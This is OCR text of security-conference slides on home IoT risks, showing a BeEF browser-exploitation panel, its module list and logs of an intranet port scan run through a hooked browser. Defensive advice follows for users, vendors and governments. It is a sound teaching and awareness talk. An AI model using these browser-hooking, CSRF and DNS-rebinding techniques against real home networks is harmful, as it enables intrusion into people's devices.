
- Account
- System
- Network
- Storage
  - Periodic Snapshot Tasks
  - Replication Tasks
  - Volumes
    - /mnt/shared
      - Change Permissions
    - Auto Import Volume
    - Import Volume
    - UFS Volume Manager (legacy)
    - View Disks
    - View Volumes
    - ZFS Volume Manager
  - ZFS Scrubs
- Sharing
- Services
- Plugins
- Jails
  - Configuration
- Reporting
- Display System Processes
- Shell
- Reboot
- Shutdown

Settings | System Information | View Disks

Name	Serial	Disk Size	Description	Transfer Mode	HDD Standby	Advanced Power Manageme	Acoustic Level	Enable S.M.A.R.T.	S.M.A.R.T. extra options
ada0	JP2911J82	1.0 TB		Auto	Always On	Disabled	Disabled	true	


Popular website
With XSS
Home user +
browser
Home router
Attacker server
BeEF
Reverse shell
IoT
Evil attacker

BeEF demo


BeEF Control Panel
b33f.mrg-effitas.com:3000/ui/panel
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
husky.mrg-effitas.com
84.1.162.107
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Browser (54)
Chrome Extensions (6)
Debug (9)
Exploits (79)
Host (22)
IPEC (9)
Metasploit (1)
Misc (16)
Network (22)
ADC (2)
Cross-Origin Scanner (C
Cross-Origin Scanner (F
DNS Enumeration
DOSer
Detect Burp
Detect Social Networks
Detect Tor
Get Proxy Servers (WP
Get ntop Network Hosts
IRC NAT Pinning
Ping Sweep
Ping Sweep (FF)
DNS Rebinding
Fingerprint Local Networ
Fingerprint Routers
Get HTTP Servers (Fav
HTTP Scanner Z
id
date
label
0
2016-06-11 22:13
command 1
data: port=Scanning 192.168.1.102 [ports: 80]
6 Sat Jun 11 2016 22:14:02 GMT+0200 (W. Europe Daylight Time)
data: ip=192.168.1.102&port=HTTP: Port 80 is closed
7 Sat Jun 11 2016 22:14:03 GMT+0200 (W. Europe Daylight Time)
data: port=Scanning 192.168.1.103 [ports: 80]
8 Sat Jun 11 2016 22:14:06 GMT+0200 (W. Europe Daylight Time)
data: ip=192.168.1.103&port=HTTP: Port 80 is closed
9 Sat Jun 11 2016 22:14:07 GMT+0200 (W. Europe Daylight Time)
data: port=Scanning 192.168.1.104 [ports: 80]
10 Sat Jun 11 2016 22:14:10 GMT+0200 (W. Europe Daylight Time)
data: ip=192.168.1.104&port=HTTP: Port 80 is closed
11 Sat Jun 11 2016 22:14:11 GMT+0200 (W. Europe Daylight Time)
data: port=Scanning 192.168.1.105 [ports: 80]
12 Sat Jun 11 2016 22:14:13 GMT+0200 (W. Europe Daylight Time)
data: ip=192.168.1.105&port=HTTP: Port 80 is closed
13 Sat Jun 11 2016 22:14:14 GMT+0200 (W. Europe Daylight Time)
data: port=Scanning 192.168.1.106 [ports: 80]
14 Sat Jun 11 2016 22:14:15 GMT+0200 (W. Europe Daylight Time)
data: ip=192.168.1.106&port=HTTP: Port 80 is OPEN
15 Sat Jun 11 2016 22:14:18 GMT+0200 (W. Europe Daylight Time)
data: port=Scanning 192.168.1.107 [ports: 80]
Re-execute command
Ready
Basic
Requester
ENG
10:14 PM

IoT development guideline in a Utopia

Secure by design

Tested for security

Patch released if security issues are found

Current IoT development guideline in reality

~~Secure by design~~

~~Tested for security~~

~~Patch released if security issues are found~~

Cheap


Be the first on the market

Linux (Busybox ?) embedded

Webserver or VNC embedded


THAT MAKES ME
A SAAAAD PANDA
quickmeme.com

IoT Risks


Direct IPv4 connection
UPnP
Limited IPv4
Cloud connection
IPv6
Tunneling IPv6
Intranet browser hacking with CSRF
Intranet browser hacking with CSRF and WebRTC *
Unsecured WiFi **
Intranet browser hacking with CSRF, WebRTC and DNS Rebind
** depends where you live
* depends how much you browse, and which browser do you use
High risk
Medium risk
Low risk

Lessons learned for home users

- Disconnect power cord/remove batteries if IoT is not needed 24/7
- Patch (if possible)
- Change passwords to complex, non-reused passwords
- Disable direct inbound connections (check router)
- Disable UPnP (check router)
- Filter IPv6 (inbound default deny a'la NAT)
- Disable Teredo

Lessons learned for home users

- Monitor for tunneling protocols
- Prevent CSRF from browser (see uBlock slide)
- Scan your home network for new devices (LAN, Bluetooth, new AP, Zigbee, IrDA, FM)
- Dedicated network for IoT devices (use old Wi-Fi router)
- Separate your guests from your IoT network
- Disable WebRTC in browser (Chrome: WebRTC Network Limiter)
- Disable cloud connection (on device and/or router/firewall)
- Prevent DNS rebind attack – see next slide

Moar tips for home users


Private IP addresses can be filtered out of DNS responses.

- External public DNS servers with this filtering e.g. OpenDNS
- Local sysadmins can configure the organization's local nameservers to block the resolution of external names into internal IP addresses.
- DNS filtering in a firewall or daemon e.g. dnswall

Firefox NoScript ABE feature

“Smart devices will make our life easier”

Maybe in ~2100, but until then, they will make our life a nightmare



My best advice: don’t buy IoT devices ;)

Lessons learned for IoT vendors

SDLC

Continuous security testing and bug bounties

Seamless auto-update

Opt-in cloud

Lessons learned for governments

Follow Federal Trade Comission FTC – fine vendors who put users at risk to maximize profit

https://www.ftc.gov/news-events/press-releases/2016/02/asus-settles-ftc-charges-insecure-home-routers-cloud-services-put

References, interesting links

Best IoT Talk ever! 115 batshit stupid things you can put on the internet in as fast as I can go by Dan Tentler

https://www.youtube.com/watch?v=hMtu7vV_HmY

https://github.com/mandatoryprogrammer/sonar.js/tree/master

https://jumpespjump.blogspot.com/2015/08/how-to-secure-your-home-against.html

https://jumpespjump.blogspot.com/2015/09/how-i-hacked-my-ip-camera-and-found.html

http://www.theverge.com/circuitbreaker/2016/7/12/12159766/internet-of-things-iot-internet-of-shit-twitter

Philip Tricca
@flihp

Follow

There is no "cloud", just other peoples computers. There is no "internet of things", just other peoples computers in your house. #cloud #IoT

Stuart Winter-Tear
@StegoPax

Follow

The problem with building a "smart home" is that you end up with a mini data-centre minus the admin & security folk.

Hack the planet!
One computer at a time …

zoltan.balazs@mrg-effitas.com

https://hu.linkedin.com/in/zbalazs

Twitter – @zh4ck

www.slideshare.net/bz98

Greetz to @CrySySLab, @SpamAndHex

Thx to Attila Bartfai for the conversation starter

JumpESPJump.blogspot.com